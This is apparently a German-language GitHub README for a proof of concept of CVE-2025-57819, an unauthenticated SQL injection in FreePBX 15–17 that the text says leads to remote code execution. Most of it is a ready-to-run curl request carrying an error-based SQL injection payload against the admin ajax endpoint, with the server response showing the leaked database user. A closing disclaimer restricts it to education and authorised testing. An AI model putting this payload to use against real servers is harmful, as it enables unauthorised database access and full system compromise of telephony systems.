 muhammadwaseem29/sql-injection-and-rce_cve-2025-57819
FreePBX-Versionen 15, 16 und 17 enthalten eine Schwachstelle zur Remotecodeausführung (RCE), die durch unzureichende Bereinigung von benutzergestellten Daten in Endpunkten verursacht wird.

FreePBX-Versionen 15, 16 und 17 enthalten eine Remote Code Execution (RCE)-Schwachstelle, die durch unzureichende Bereinigung von benutzergelieferten Daten in Endpunkten verursacht wird.
Ein nicht authentifizierter Angreifer kann die Datenbank manipulieren und Remote-Code-Ausführung erreichen. Der Exploit erfordert keine Authentifizierung.
Hinweis: Das Ziel wurde geschwärzt. Ersetzen Sie
[REDACTED_TARGET]durch den tatsächlichen Host, wenn Sie autorisierte Tests durchführen.

curl -i -k "https://[REDACTED_TARGET]/admin/ajax.php?module=FreePBX%5Cmodules%5Cendpoint%5Cajax&command=model&template=x&model=model&brand=x'+AND+EXTRACTVALUE(1,CONCAT('~USER:',(SELECT+USER()),'~'))+--+"
HTTP/1.1 500 Internal Server Error
Date: Fri, 12 Sep 2025 08:35:29 GMT
Server: Apache/2.4.6 (Sangoma) OpenSSL/1.0.1e-fips PHP/5.6.31
X-Powered-By: PHP/5.6.31
Set-Cookie: PHPSESSID=fmt7o0oecththmves36nijvfu7; expires=Sun, 12-Oct-2025 08:35:29 GMT; Max-Age=2592000; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Transfer-Encoding: chunked
Content-Type: application/json

{"error":{"type":"Exception","message":"SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~USER:freepbxuser@localhost~'::","file":"\/var\/www\/html\/admin\/libraries\/utility.functions.php","line":207}}
Warum dies es beweist: Die Antwort enthält ~USER:freepbxuser@localhost~ — bestätigt SQL-Injection / Datenoffenlegung aus einer nicht authentifizierten Anfrage.

Nicht authentifizierte entfernte Datenbankmanipulation, die zur Ausführung beliebigen Codes auf dem Server führt — vollständige Systemkompromittierung möglich.
Dieses Repository und der PoC werden nur für Bildungszwecke und autorisierte Sicherheitsforschung bereitgestellt. Testen oder nutzen Sie Systeme nicht ohne ausdrückliche Erlaubnis. Der Autor ist nicht verantwortlich für Missbrauch oder Schäden, die durch diesen PoC entstehen.
